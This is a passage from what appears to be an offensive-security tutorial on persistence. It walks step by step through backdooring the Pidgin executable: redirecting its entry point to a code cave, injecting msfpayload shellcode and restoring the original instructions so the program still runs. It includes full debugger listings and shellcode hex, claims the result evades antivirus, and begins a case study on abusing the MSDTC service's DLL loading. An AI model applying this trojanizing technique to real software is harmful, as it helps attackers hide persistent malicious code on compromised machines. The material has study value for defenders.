We could replace this binary with a backdoor, that way each time the system boots our malicious code would be run. However, doing so would be painfully obvious, Pidgin would not start and a closer investigation would immediately reveal our deception.

Instead, we will (1) download the executable to our attacking machine, (2) inject our malicious code into the binary, (3) make sure it still works as intended and (4) replace it on the target machine. The resulting executable will be fully undetectable by AV and will not raise any undue suspicions as pidgin will still function normally. The necessary modification can be made using Immunity debugger (or Olly).


First we will need to take note of pidgin's module entry point. The instructions there are the first thing the program will execute when it is launched.



```
004012A0  $ 83EC 1C         SUB ESP,1C
004012A3  . C70424 0200000  MOV DWORD PTR SS:[ESP],2
004012AA  . FF15 9C924000   CALL DWORD PTR DS:[<&msvcrt.__set_app_t!
004012B0  . E8 4BFDFFFF     CALL pidgin.00401000
004012B5  . 8D7426 00       LEA ESI,DWORD PTR DS:[ESI]
004012B9  . 8DBC27 0000000  LEA EDI,DWORD PTR DS:[EDI]
004012C0  $ A1 CC924000     MOV EAX,DWORD PTR DS:[<&msvcrt.atexit>]
004012C5  . FFE0            JMP EAX
004012C7    89F6            MOV ESI,ESI
004012C9  . 8DBC27 0000000  LEA EDI,DWORD PTR DS:[EDI]
004012D0  . A1 A8924000     MOV EAX,DWORD PTR DS:[<&msvcrt._onexit>
004012D5  . FFE0            JMP EAX
004012D7    90              NOP
004012D8    90              NOP
004012D9    90              NOP
004012DA    90              NOP
004012DB    90              NOP
004012DC    90              NOP
004012DD    90              NOP
004012DE    90              NOP
004012DF    90              NOP
```

```
Registers (FPU)
EAX 77273C33 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 004012A0 pidgin.<ModuleEntryPoint>
EBX 7FFD5000
ESP 0022FF8C
EBP 0022FF94
ESI 00000000
EDI 00000000

EIP 004012A0 pidgin.<ModuleEntryPoint>

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_PATH_NOT_FOUND (00000003)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

Next we need to find some empty space, large enough to store our shellcode. If you have ever taken a close look at PE executables you will know that there is a huge null-bytes padding at the end of each section (.text, .data, .rdata,..). In this case we can simply scroll down to the end of the ".text" section, the padding there will be a perfect location for our shellcode.




```
0040390C  .  FFFFFFFF        DD FFFFFFFF
00403910     F0384000        DD pidgin.004038F0
00403914     00              DB 00
00403915     00              DB 00
00403916     00              DB 00
00403917     00              DB 00
00403918     FF              DB FF
00403919     FF              DB FF
0040391A     FF              DB FF
0040391B     FF              DB FF
0040391C     00              DB 00
0040391D     00              DB 00
0040391E     00              DB 00
0040391F     00              DB 00
00403920     00              DB 00
00403921     00              DB 00
00403922     00              DB 00
00403923     00              DB 00
00403924     00              DB 00
00403925     00              DB 00
00403926     00              DB 00
00403927     00              DB 00
```

```
Address  Hex dump                                         ASCII
0040391C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040392C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040393C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040394C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040395C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040396C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040397C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040398C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040399C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004039AC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004039BC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004039CC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004039DC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004039EC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004039FC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403A0C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403A1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403A2C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403A3C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403A4C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403A5C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403A6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403A7C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00403A8C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The basic principle is pretty straight forward: (1) we need to modify the entry point to jump to the null-byte padding, (2) at the jump destination we inject our shellcode, (3) we fix any instructions we nuked at the entry point and hand the program control back over to the legitimate code.

First lets modify the entry point to jump to our null-byte padding. If you compare the new entry point with the old one you will notice that several instructions have been messed up. We will see how to correct those later.



```
004012A0     E9 77260000     JMP pidgin.0040391C
004012A5     90              NOP
004012A6     90              NOP
004012A7     90              NOP
004012A8     90              NOP
004012A9     90              NOP
004012AA   . FF15 9C924000   CALL DWORD PTR DS:[<&msvcrt.__set_app_t!
004012B0   . E8 4BFDFFFF     CALL pidgin.00401000
004012B5   . 8D7426 00       LEA ESI,DWORD PTR DS:[ESI]
004012B9   . 8DBC27 000000   LEA EDI,DWORD PTR DS:[EDI]
004012C0   $ A1 CC924000     MOV EAX,DWORD PTR DS:[<&msvcrt.atexit>]
004012C5   . FFE0            JMP EAX
004012C7     89F6            MOV ESI,ESI
004012C9   . 8DBC27 000000   LEA EDI,DWORD PTR DS:[EDI]
004012D0   . A1 A8924000     MOV EAX,DWORD PTR DS:[<&msvcrt._onexit>
004012D5   . FFE0            JMP EAX
004012D7     90              NOP
004012D8     90              NOP
004012D9     90              NOP
004012DA     90              NOP
004012DB     90              NOP
```


```
Registers (FPU)
EAX 77273C33 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 004012A0 pidgin.<ModuleEntryPoint>
EBX 7FFDC000
ESP 0022FF8C
EBP 0022FF94
ESI 00000000
EDI 00000000

EIP 004012A0 pidgin.<ModuleEntryPoint>

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_PATH_NOT_FOUND (00000003

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

Next we need to generate some shellcode which we can copy into the executable as our payload. As an aside, encoding the shellcode is not necessary, in fact doing so may cause issues when the decoder stub tries to unpack it.

```
# grep & tr to strip out all unnecessary data.
root@Josjikawa:~# msfpayload windows/exec cmd='calc' exitfunc='none' C |grep '"' |tr -d '"\\x;\n'

fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b42
3c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b
582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d6a018d85b9000000506831 8b6f87ff
d5bbaac5e25d68a695bd9dffd53c067c0a80fbe07505bb4713726f6a0053ffd563616c6300
```

This shellcode will require some minor modifications to run correctly. When the shellcode gets executed the epilogue will end up calling "ntdll.KiFastSystemCallRet" which will in turn terminate execution flow. Since we want to preserve the original program flow we will need to stop this from happening. The resulting shellcode in the debugger can be seen below.

```
0040391C     60              PUSHAD                            Save registry and flag values!
0040391D     9C              PUSHFD
0040391E     FC              CLD
0040391F     E8 89000000     CALL pidgin.004039AD
00403924     60              PUSHAD
00403925     89E5            MOV EBP,ESP
00403927     31D2            XOR EDX,EDX
00403929     64:8B52 30      MOV EDX,DWORD PTR FS:[EDX+30]
0040392D     8B52 0C         MOV EDX,DWORD PTR DS:[EDX+C]
00403930     8B52 14         MOV EDX,DWORD PTR DS:[EDX+14]
00403933     8B72 28         MOV ESI,DWORD PTR DS:[EDX+28]
00403936     0FB74A 26       MOVZX ECX,WORD PTR DS:[EDX+26]
0040393A     31FF            XOR EDI,EDI
0040393C     31C0            XOR EAX,EAX
0040393E     AC              LODS BYTE PTR DS:[ESI]
```



```
0040393F     3C 61          CMP AL,61
00403941     7C 02          JL SHORT pidgin.00403945
00403943     2C 20          SUB AL,20
00403945     C1CF 0D        ROR EDI,0D
00403948     01C7           ADD EDI,EAX
0040394A    ^E2 F0          LOOPD SHORT pidgin.0040393C
0040394C     52             PUSH EDX
0040394D     57             PUSH EDI
0040394E     8B52 10        MOV EDX,DWORD PTR DS:[EDX+10]
00403951     8B42 3C        MOV EAX,DWORD PTR DS:[EDX+3C]
00403954     01D0           ADD EAX,EDX
00403956     8B40 78        MOV EAX,DWORD PTR DS:[EAX+78]
00403959     85C0           TEST EAX,EAX
0040395B     74 4A          JE SHORT pidgin.004039A7
0040395D     01D0           ADD EAX,EDX
0040395F     50             PUSH EAX
00403960     8B48 18        MOV ECX,DWORD PTR DS:[EAX+18]
00403963     8B58 20        MOV EBX,DWORD PTR DS:[EAX+20]
00403966     01D3           ADD EBX,EDX
00403968     E3 3C          JECXZ SHORT pidgin.004039A6
0040396A     49             DEC ECX
0040396B     8B348B         MOV ESI,DWORD PTR DS:[EBX+ECX*4]
0040396E     01D6           ADD ESI,EDX
00403970     31FF           XOR EDI,EDI
00403972     31C0           XOR EAX,EAX
00403974     AC             LODS BYTE PTR DS:[ESI]
00403975     C1CF 0D        ROR EDI,0D
00403978     01C7           ADD EDI,EAX
0040397A     38E0           CMP AL,AH
0040397C    ^75 F4          JNZ SHORT pidgin.00403972
0040397E     037D F8        ADD EDI,DWORD PTR SS:[EBP-8]
00403981     3B7D 24        CMP EDI,DWORD PTR SS:[EBP+24]
00403984    ^75 E2          JNZ SHORT pidgin.00403968
00403986     58             POP EAX
00403987     8B58 24        MOV EBX,DWORD PTR DS:[EAX+24]
0040398A     01D3           ADD EBX,EDX
0040398C     66:8B0C4B      MOV CX,WORD PTR DS:[EBX+ECX*2]
00403990     8B58 1C        MOV EBX,DWORD PTR DS:[EAX+1C]
00403993     01D3           ADD EBX,EDX
00403995     8B048B         MOV EAX,DWORD PTR DS:[EBX+ECX*4]
00403998     01D0           ADD EAX,EDX
0040399A     894424 24      MOV DWORD PTR SS:[ESP+24],EAX
0040399E     5B             POP EBX
0040399F     5B             POP EBX
004039A0     61             POPAD
004039A1     59             POP ECX
004039A2     5A             POP EDX
004039A3     51             PUSH ECX
004039A4     FFE0           JMP EAX
004039A6     58             POP EAX
004039A7     5F             POP EDI
004039A8     5A             POP EDX
```

```
004039A9     8B12           MOV EDX,DWORD PTR DS:[EDX]
004039AB    ^EB 86          JMP SHORT pidgin.00403933
004039AD     5D             POP EBP
004039AE     6A 01          PUSH 1
004039B0     8D85 B9000000  LEA EAX,DWORD PTR SS:[EBP+B9]
004039B6     50             PUSH EAX
004039B7     68 318B6F87    PUSH 876F8B31
004039BC     FFD5           CALL EBP
004039BE     EB 22          JMP SHORT pidgin.004039E2   ---|  Hook the shellcode epilog before it ends up
004039C0     90             NOP                            |   calling ntdll.KiFastSystemCallRet
004039C1     90             NOP                            |
004039C2     90             NOP                            |
004039C3     68 A695BD9D    PUSH 9DBD95A6                  |
004039C8     FFD5           CALL EBP                       |
004039CA     3C 06          CMP AL,6                       |
004039CC     7C 0A          JL SHORT pidgin.004039D8       |
004039CE     80FB E0        CMP BL,0E0                     |
004039D1     75 05          JNZ SHORT pidgin.004039D8      |
004039D3     BB 4713726F    MOV EBX,6F721347               |
004039D8     6A 00          PUSH 0                         |
004039DA     53             PUSH EBX                       |
004039DB     FFD5           CALL EBP                       |
004039DD     6361 6C        ARPL WORD PTR DS:[ECX+6C],SP   |
004039E0     6300           ARPL WORD PTR DS:[EAX],AX      |
004039E2     9D             POPFD                     <-----|  Restore registry and flag values! ESP has
004039E3     61             POPAD                             not changed, else we would first need to
                                                              add a static value to align the stack.
```


Before we return execution flow to the module entry point we need to fix the instruction we nuked. Let's compare the module entry point before and after our modification.

```
Original Module Entry Point:

004012A0 > $ 83EC 1C        SUB ESP,1C                # Nuked!
004012A3   . C70424 0200000>MOV DWORD PTR SS:[ESP],2  # Nuked!
004012AA   . FF15 9C924000  CALL DWORD PTR DS:[<&msvcrt.__set_app_ty>;  msvcrt.__set_app_type  # Fine!
004012B0   . E8 4BFDFFFF    CALL pidgin.00401000

Modified Module Entry Point:

004012A0 >   E9 77260000    JMP pidgin1.0040391C # JMP to our shellcode.
004012A5     90             NOP
004012A6     90             NOP
004012A7     90             NOP
004012A8     90             NOP
004012A9     90             NOP
004012AA   . FF15 9C924000  CALL DWORD PTR DS:[<&msvcrt.__set_app_ty>;  msvcrt.__set_app_type
004012B0   . E8 4BFDFFFF    CALL pidgin1.00401000
```

All that remains is to append the nuked assembly to the end of our shellcode and jump back to the first untouched instruction at the module entry point.

```
004039E2    > 9D              POPFD
004039E3    . 61              POPAD
004039E4    . 83EC 1C         SUB ESP,1C                       # Instruction restored!
004039E7    . C70424 0200000>MOV DWORD PTR SS:[ESP],2         # Instruction restored!
004039EE    .^E9 B7D8FFFF     JMP pidgin.004012AA              # JMP back to module entry point.
```

We can now upload the file back to the target and overwrite the original executable. Any time Pidgin is launched, calc will also launch. Meanwhile, Pidgin will function normally, none of the original code has been modified!




Pidgin Calc!

Obviously this technique can be used to inject any kind of desirable shellcode.

Case Study - MSDTC:

Anyone who has ever inspected processes with Microsoft Sysinternals Procmon will have noticed that a lot of programs attempt to load resources that do not exist. Mainly there are two reasons for this: (1) the resource is optional and really doesn't exist or (2) the program does not have the absolute path for the resource and needs to traverse the search order.

For this case study we will be looking at the "Distributed Transaction Coordinator" (MSDTC) Windows service. The MSDTC service is present on all Windows systems and is turned off 99% of the time. This is good from an attacker's perspective because we don't want to inadvertently break something which might draw attention to our presence. MSDTC is mostly required for database servers when they need to initiate transactions between multiple autonomous agents in a distributed system.



Distributed Transaction Coordinator Properties (Local Computer)

Service name: MSDTC

Display name: Distributed Transaction Coordinator

Description: Coordinates transactions that span multiple resource managers, such as databases, message queues,

Path to executable:
C:\Windows\System32\msdtc.exe

Startup type: Manual

